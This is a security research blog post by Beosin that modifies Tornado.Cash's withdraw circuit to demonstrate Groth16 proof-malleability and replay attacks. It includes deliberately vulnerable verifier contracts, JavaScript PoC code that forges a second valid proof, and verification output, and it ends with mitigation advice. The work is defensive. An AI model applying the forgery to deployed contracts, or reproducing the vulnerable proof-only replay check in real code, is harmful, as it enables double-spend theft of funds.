

# Exploring Tornado Cash In-Depth to Reveal Malleability Attacks in ZKP Projects



Beosin · Follow

11 min read · 1 day ago



Listen



Share

In the previous article, we explained the inherent malleability vulnerability in the Groth16 proof system theoretically.

<https://glacier-screen-c36.notion.site/Beosin-s-Research-Transaction-Malleability-Attack-of-Groth16-Proof-c090649950804af686e276baa3ba8182>

In this article, we take the Tornado.Cash project as an example, modifying parts of its circuit and code to demonstrate malleability attack flows and the corresponding mitigations in the project, hoping to raise awareness for other zkp projects.

Tornado.Cash uses the snarkjs library with the following development flow, so we'll dive right in — please refer to the first article in the series if you are unfamiliar with the library.

## 1 Tornado.Cash Structure

There are 4 main entities in the interaction flow of Tornado.Cash:

- User: Uses this DApp to conduct private coin mixing transactions, including deposits and withdrawals.

# CIRCOM & SNARKJS


- 1 Design your arithmetic circuit and write your circuit using **circom**
  - Use your own code
  - Use our safe templates
- 2 Compile the circuit to get a low-level representation (R1CS)
 

```
$ circom circuit.circom --r1cs --wasm --sym
```
- 3 Use **snarkjs** to compute your witness
 

```
$ snarkjs calculatewitness --wasm circuit.wasm
  --input input.json --witness witness.json
```
- 4 Generate a trusted setup and get your zk-SNARK proof
 

```
$ snarkjs setup
$ snarkjs proof
```
- 5 Validate your proof or have a smart-contract validate it!
 


```
$ snarkjs validate
$ snarkjs generateverifier
```



Source: <https://docs.circom.io/>

- Web page: The frontend web page of the DApp, contains some user buttons.
- Relay: To prevent on-chain nodes from recording privacy-related info like IP addresses, this server replays transactions on behalf of users to further enhance privacy.
- Contract: Contains a proxy contract Tornado.Cash Proxy, which selects the specified Tornado pool based on deposit/withdrawal amounts. Currently there are 4 pools for amounts: 0.1, 1, 10, 100.

First the user initiates deposit or withdrawal on Tornado.Cash frontend. Then the Relay forwards the transaction request to the Tornado.Cash Proxy contract on-chain, which further forwards it to the corresponding Pool based on amount, and finally performs the deposit/withdrawal processing. The architecture is as follows:



As a coin mixer, Tornado.Cash has two main business functions:

- deposit: When a user makes a deposit, they first select the token (BNB, ETH etc) and amount on the frontend. To better ensure privacy, only 4 preset amounts can be deposited.

The image shows a web interface for Tornado.Cash with two tabs: 'Deposit' (active) and 'Withdraw'. Under the 'Deposit' tab, there is a 'Token' dropdown menu currently set to 'BNB'. Below this is an 'Amount' section with an information icon (i) and a slider interface. The slider has four preset values: '0.1 BNB', '1 BNB', '10 BNB', and '100 BNB'. The '0.1 BNB' option is selected, indicated by a blue circle. A red rectangular box highlights the entire amount selection area, including the slider and the preset buttons. At the bottom of the form is a large blue button labeled 'Connect'.


Source: <https://ipfs.io/ipns/tornadocash.eth/>

The server then generates two 31-byte random numbers — nullifier and secret. Concatenating and hashing them generates the commitment. The nullifier + secret is returned to the user as a note, like below:

```
tornado-  
bnb-0,1-56-0xabc03bddb771412edc1cfc1f98800e56f22220b5506f9611474aa2dc025b298e84  
48300d4ab23f11de5874c1d7bc792ac6f45c99b2b875ae63533d2eb8f5]
```

Then a deposit transaction is initiated, sending the commitment to the on-chain Tornado.Cash Proxy contract. The proxy forwards the data to the corresponding Pool based on deposit amount. Finally the Pool contract inserts the commitment as a leaf node into the merkle tree, and stores the computed root in the Pool contract.


- withdraw: When a user makes a withdrawal, they first enter the note data returned during deposit, and recipient address on the frontend;

The image shows a web interface for withdrawing from Tornado.Cash. At the top, there are two tabs: 'Deposit' (highlighted in blue) and 'Withdraw' (highlighted in orange). Below the tabs, the 'Withdraw' section is active. It contains a 'Note' field with a blue information icon, a 'Recipient Address' field, and a 'Donate' button. The 'Note' field has a placeholder text 'Please enter your note'. The 'Recipient Address' field has a placeholder text 'Please paste address here'. Below these fields is a large empty box with a loading spinner. The 'Donate' button is located to the right of the 'Recipient Address' field and has a small 'DONATE' label below it.

The server then retrieves all Tornado.Cash deposit events off-chain, withdraws the commitments to build a local merkle tree, and uses the user provided note (nullifier + secret) to generate the commitment and corresponding merkle path and root. This is input into a circuit to obtain a zero-knowledge SNARK proof. Finally, a withdraw transaction is initiated to the on-chain Tornado.Cash Proxy contract, which forwards it to the corresponding Pool to verify the proof, and sends the money to the user's specified receiving address.

The core of Tornado.Cash's withdraw is to **prove that a certain commitment exists in the Merkle tree without revealing the user's nullifier and secret.**

The Merkle tree structure is as follows:



## 2 Tornado.Cash Vulnerable Version After Modification

### 2.1 Tornado.Cash Modification

Based on the previous article about Groth16 malleability attack principles, we know attackers can generate multiple different Proofs using the same nullifier and secret, so if developers don't consider replay attacks leading to double-spending, it can threaten project funds. Before modifying Tornado.Cash, this article will first introduce the Pool contract code that handles withdraws in Tornado.Cash:

```

/**
 * @dev Withdraw a deposit from the contract. `proof` is a zkSNARK proof data, and
 * `input` array consists of:
 *   - merkle root of all deposits in the contract
 *   - hash of unique deposit nullifier to prevent double spends
 *   - the recipient of funds
 *   - optional fee that goes to the transaction sender (usually a relay)
 */
function withdraw(
    bytes calldata _proof,
    bytes32 _root,
    bytes32 _nullifierHash,
    address payable _recipient,
    address payable _relayer,
    uint256 _fee,
    uint256 _refund
) external payable nonReentrant {
    require(_fee <= denomination, "Fee exceeds transfer value");
  
```

```

require(!nullifierHashes[_nullifierHash], "The note has been already spent");
require(isKnownRoot(_root), "Cannot find your merkle root"); // Make sure to use
require(
    verifier.verifyProof(
        _proof,
        [uint256(_root), uint256(_nullifierHash), uint256(_recipient), uint256(_refund)],
    ),
    "Invalid withdraw proof"
);

```

```

nullifierHashes[_nullifierHash] = true;
_processWithdraw(_recipient, _relayer, _fee, _refund);
emit Withdrawal(_recipient, _nullifierHash, _relayer, _fee);
}

```

As shown in the image above, to prevent attackers from double spending using the same Proof, while not revealing the nullifier and secret, Tornado.Cash added a public signal called nullifierHash in the circuit, which is the Pedersen hash of the nullifier, and can be passed as a parameter on-chain. The Pool contract then uses this variable to check if a valid Proof has been used before. **However, what if instead of modifying the circuit, the project simply records Proofs to prevent double spending attacks? This would reduce circuit constraints and save costs, but would it work?**

**To test this hypothesis, this article will remove the added nullifierHash public signal from the circuit, and change the contract verification to just check the Proof.** Since Tornado.Cash retrieves all deposit events to build the merkle tree on each withdraw, then verifies if the root values are within the last 30 generated, which is cumbersome, this article will also remove the merkleTree circuit, leaving just the core withdraw logic, as follows:

```

include "../../node_modules/circomlib/circuits/bitify.circom";
include "../../node_modules/circomlib/circuits/pedersen.circom";

```

```

// computes Pedersen(nullifier + secret)
template CommitmentHasher() {
    signal input nullifier;
    signal input secret;

```

```

    signal output commitment;
    // signal output nullifierHash;    // delete

    component commitmentHasher = Pedersen(496);
    // component nullifierHasher = Pedersen(248);
    component nullifierBits = Num2Bits(248);
    component secretBits = Num2Bits(248);

    nullifierBits.in <== nullifier;
    secretBits.in <== secret;
    for (var i = 0; i < 248; i++) {
        // nullifierHasher.in[i] <== nullifierBits.out[i];    // delete
        commitmentHasher.in[i] <== nullifierBits.out[i];
        commitmentHasher.in[i + 248] <== secretBits.out[i];
    }

    commitment <== commitmentHasher.out[0];
    // nullifierHash <== nullifierHasher.out[0];    // delete
}

// Verifies that commitment that corresponds to given secret and
nullifier is included in the merkle tree of deposits
    signal output commitment;
    signal input recipient; // not taking part in any computations
    signal input relayer;   // not taking part in any computations
    signal input fee;        // not taking part in any computations
    signal input refund;     // not taking part in any computations
        signal input nullifier;
    signal input secret;
    component hasher = CommitmentHasher();
    hasher.nullifier <== nullifier;
    hasher.secret <== secret;
    commitment <== hasher.commitment;

    // Add hidden signals to make sure that tampering with recipient or
fee will invalidate the snark proof
    // Most likely it is not required, but it's better to stay on the
safe side and it only takes 2 constraints
    // Squares are used to prevent optimizer from removing those
constraints
    signal recipientSquare;
    signal feeSquare;
    signal relayerSquare;
    signal refundSquare;

    recipientSquare <== recipient * recipient;
    feeSquare <== fee * fee;
    relayerSquare <== relayer * relayer;
    refundSquare <== refund * refund;
}

component main = Withdraw(20);

```



**Note: We discovered during the experiments that the latest TornadoCash code on GitHub lacks output signals in the withdraw circuit, requiring manual fixes to run properly. (<https://github.com/tornadocash/tornado-core>\*\*) \*\***

Based on the modified circuit above, following the development process outlined earlier using snarkjs etc, a normal Proof is generated, denoted as proof1:


```
The proof: {
  pi_a: [
    12731245758885665844440940942625335911548255472545721927606279036884288780352n,
    11029567045033340566548367893304052946457319632960669053932271922876268005970n,
    1n
  ],
  pi_b: [
    [
      4424670283556465622197187546754094667837383166479615474515182183878046002081r,
      8088104569927474555610665242983621221932062943927262293572649061565902268616r
    ],
    [
      9194248463115986940359811988096155965376840166464829609545491502209803154186r,
      1837313907398169665513687066580039398613087649812888709108706006836981155730r
    ],
    [ 1n, 0n ]
  ],
  pi_c: [
    1626407734863381433630916916203225704171957179582436403191883565668143772631n,
    10375204902125491773178253544576299821079735144068419595539416984653646546215n,
    1n
  ],
  protocol: 'groth16',
  curve: 'bn128'
}
```

## 2.2 Experimental Verification

### 2.2.1 Verification with Default circom Contract

First we use the default contract generated by circom. Since it does not record any used Proof info, attackers can replay proof1 multiple times to achieve double-spending attacks. In the following experiment, the same input's proof can be replayed unlimited times and still pass verification.






The image below shows proof1 passing verification in the default contract, including the Proof parameters A, B, C from the previous article, and the final result:



The next image shows the results of calling the verifyProof function multiple times with the same proof1. The experiment finds that for the same input, no matter how many times proof1 is used by the attacker, it always passes:



Testing in the native snarkjs js library also does not defend against reused Proofs, with results as follows:

```

saya@sayadeMacBook-Pro withdraw_js % snarkjs groth16 verify verification_key.json public.json proof.json
[INFO] snarkJS: OK!
saya@sayadeMacBook-Pro withdraw_js % snarkjs groth16 verify verification_key.json public.json proof.json
[INFO] snarkJS: OK!

```

### 2.2.2 Verification with Basic Anti-Replay Contract

To fix the replay vulnerability in the default circom contract, this article records a value from the valid Proof(proof1) to prevent replaying already verified proofs for double-spending attacks, as shown below:

```

function verifyProof(
    uint[2] memory a,
    uint[2][2] memory b,
    uint[2] memory c,
    uint[1] memory input
) public returns (bool r) {
    Proof memory proof;
    proof.A = Pairing.G1Point(a[0], a[1]);
    proof.B = Pairing.G2Point([b[0][0], b[0][1]], [b[1][0], b[1][1]]);
    proof.C = Pairing.G1Point(c[0], c[1]);
    require(!usedhash[proof.A.X], "The note has been already spent");
    uint[] memory inputValues = new uint[](input.length);
    for(uint i = 0; i < input.length; i++){
        inputValues[i] = input[i];
    }
    if (verify(inputValues, proof) == 0) {
        usedhash[proof.A.X] = true;
        return true;
    } else {
        return false;
    }
}

```

Continuing to verify with proof1, the experiment finds the transaction reverts with “The note has been already spent” when reusing the same proof, as shown:



However, although this achieves the goal of preventing basic proof replay attacks, as covered earlier Groth16 has malleability vulnerabilities that can bypass this. The following PoC constructs a forged SNARK proof for the same input based on the algorithm from previous article, and it still passes verification. The PoC code to generate forged proof2 is:

```

import WasmCurve from "/Users/saya/node_modules/ffjavascript/src/wasm_curve.js"
import ZqField from "/Users/saya/node_modules/ffjavascript/src/flfield.js"
import groth16FullProve from "/Users/saya/node_modules/snarkjs/src/groth16_fullpro
import groth16Verify from "/Users/saya/node_modules/snarkjs/src/groth16_verify.js";
import * as curves from "/Users/saya/node_modules/snarkjs/src/curves.js";
import fs from "fs";
import { utils } from "ffjavascript";
const {unstringifyBigInts} = utils;

```

```

groth16_exp();
async function groth16_exp(){
  let inputA = "7";
  let inputB = "11";
  const SNARK_FIELD_SIZE =
BigInt('218882428718392752222464057452572750885483644004160343436982041865

  // Convert string to int after reading
  const proof = await
unstringifyBigInts(JSON.parse(fs.readFileSync("proof.json","utf8")));
  console.log("The proof:",proof);

  // Generate inverse element, the generated inverse must be in F1
domain
  const F = new ZqField(SNARK_FIELD_SIZE);
  // const F = new F2Field(SNARK_FIELD_SIZE);
  const X = F.e("123456")
  const invX = F.inv(X)
  console.log("x:" ,X )
  console.log("invX" ,invX)
  console.log("The timesScalar is:",F.mul(X,invX))

  // Read elliptic curve G1, G2 points
  const vKey =
JSON.parse(fs.readFileSync("verification_key.json","utf8"));
  // console.log("The curve is:",vKey);
  const curve = await curves.getCurveFromName(vKey.curve);

  const G1 = curve.G1;
  const G2 = curve.G2;
  const A = G1.fromObject(proof.pi_a);
  const B = G2.fromObject(proof.pi_b);
  const C = G1.fromObject(proof.pi_c);

  const new_pi_a = G1.timesScalar(A, X); //A'=x*A
  const new_pi_b = G2.timesScalar(B, invX); //B'=x^{-1}*B

  proof.pi_a = G1.toObject(G1.toAffine(A));
  proof.new_pi_a = G1.toObject(G1.toAffine(new_pi_a))
  proof.new_pi_b = G2.toObject(G2.toAffine(new_pi_b))

```

```

// Convert the generated G1, G2 points to proof
console.log("proof.pi_a:",proof.pi_a);
console.log("proof.new_pi_a:",proof.new_pi_a)
console.log("proof.new_pi_b:",proof.new_pi_b)

}

```


The generated forgery PROOF2 is shown below:

```

proof.pi_a: [
  12731245758885665844440940942625335911548255472545721927606279036884288780352n,
  11029567045033340566548367893304052946457319632960669053932271922876268005970n,
  1n
]
proof.new_pi_a: [
  3268624544870461100664351611568866361125322693726990010349657497609444389527n,
  21156099942559593159790898693162006358905276643480284336017680361717954148668n,
  1n
]
proof.new_pi_b: [
  [
    2017004938108461976377332931028520048391650017861855986117340314722708331101n,
    6901316944871385425597366288561266915582095050959790709831410010627836387777n
  ],
  [
    17019460532187637789507174563951687489832996457696195974253666014392120448346n,
    7320211194249460400170431279189485965933578983661252776040008442689480757963n
  ],
  [ 1n, 0n ]
]

```

Again using this parameter to call verifyProof function for proof verification, the experiment found that the same input in the case of using proof2 verification has passed again, as shown below:





Although the forged proof2 can only be used once more, since there are nearly unlimited forged proofs for the same input, this could lead to contract funds being withdrawn unlimited times.

Testing in the circom.js library also shows proof1 and the forged proof2 passing verification:

```
saya@sayadeMacBook-Pro withdraw_js % snarkjs groth16 verify verification_key.json public.json proof.json
[INFO] snarkJS: OK!
saya@sayadeMacBook-Pro withdraw_js % snarkjs groth16 verify verification_key.json public.json proof2.json
[INFO] snarkJS: OK!
```

### 2.2.3 Verification with Tornado.Cash Anti-Replay Contract

After so many failed attempts, is there no way to solve this once and for all? Here, following Tornado.Cash's method of checking if the original input has been used, this article further modifies the contract code as:

```
/// @return r bool true if proof is valid
function verifyProof(
    uint[2] memory a,
    uint[2][2] memory b,
    uint[2] memory c,
    uint[1] memory input
) public returns (bool r) {
    Proof memory proof;
    proof.A = Pairing.G1Point(a[0], a[1]);
    proof.B = Pairing.G2Point([b[0][0], b[0][1]], [b[1][0], b[1][1]]);
    proof.C = Pairing.G1Point(c[0], c[1]);
    require(!usedhash[input[0]], "The note has been already spent");
    uint[] memory inputValues = new uint[](input.length);
    for(uint i = 0; i < input.length; i++){
        inputValues[i] = input[i];
    }
    if (verify(inputValues, proof) == 0) {
        usedhash[input[0]] = true;
        return true;
    } else {
        return false;
    }
}
```

It should be noted that to demonstrate simple mitigations against Groth16 malleability attacks, this article takes the approach of directly recording original circuit inputs, which does not conform to zero knowledge principles of keeping inputs private. For example in Tornado.Cash the inputs are private, so a new public input is added to identify a proof. Since this article's circuit does

not add an identifier, the privacy is poorer compared to Tornado.Cash — this is just an experimental demo. The results are as follows:



```
[vm] from: 0x5B3...eddc4 to: Verifier.verifyProof(uint256[2],uint256[2][2],uint256[2],uint256[1]) 0xE3C...6005F value: 0 wei data: 0x437...59a0e logs: 0 hash: 0xdad.
transact to Verifier.verifyProof pending ...

transact to Verifier.verifyProof errored: VM error: revert.

revert
  The transaction has been reverted to the initial state.
Reason provided by the contract: "The note has been already spent".
Debug the transaction to get more information.

[vm] from: 0x5B3...eddc4 to: Verifier.verifyProof(uint256[2],uint256[2][2],uint256[2],uint256[1]) 0xE3C...6005F value: 0 wei data: 0x437...59a0e logs: 0 hash: 0x9a3.
transact to Verifier.verifyProof pending ...

transact to Verifier.verifyProof errored: VM error: revert.

revert
  The transaction has been reverted to the initial state.
Reason provided by the contract: "The note has been already spent".
Debug the transaction to get more information.

[vm] from: 0x5B3...eddc4 to: Verifier.verifyProof(uint256[2],uint256[2][2],uint256[2],uint256[1]) 0xE3C...6005F value: 0 wei data: 0x437...59a0e logs: 0 hash: 0xe94.
```

It can be seen that with the same input, only the first proof<sub>1</sub> passes verification. After that, both proof<sub>1</sub> and the forged proof<sub>2</sub> cannot pass verification.

### 3 Summary and Recommendations

Through modifying TornadoCash's circuit and using the default contract verification generated by the commonly used Circom, this article has verified the existence and risks of replay vulnerabilities. It further proves that using common measures at the contract level can defend against replay attacks, but cannot prevent Groth16 malleability attacks. Based on this, we suggest Zero Knowledge Proof projects note the following during development:

- Unlike traditional DApps that use unique addresses to generate node data, zkp projects typically use combined random numbers to generate Merkle tree nodes. Pay attention if business logic allows inserting duplicate node values, as the same leaf node data can lead to some user funds being locked in contracts, or the same leaf data having multiple Merkle Proofs confusing business logic.
- zkp projects typically record used Proofs in a mapping to prevent double-spending attacks. When using Groth16, malleability attacks exist, so recording should use original node data rather than just Proof data.
- Complex circuits can have circuit uncertainty, lack of constraints etc, leading to incomplete validation conditions and logical vulnerabilities in contracts. We strongly recommend projects seek comprehensive audits from security audit firms well-versed in circuits and contracts before launch, to ensure security.

Beosin is a leading global blockchain security company co-founded by several professors from world-renowned universities and there are 40+ PhDs in the team, and set up offices in 10+ cities including Hong Kong, Singapore, Tokyo and Miami. With the mission of “Securing Blockchain Ecosystem”, Beosin provides “All-in-one” blockchain security solution covering Smart Contract Audit, Risk Monitoring & Alert, KYT/AML, and Crypto Tracing. Beosin has already audited more than 3000 smart contracts including famous Web3 projects PancakeSwap, Uniswap, DAI, OKSwap and all of them are monitored by Beosin EagleEye. The KYT AML are serving 100+ institutions including Binance.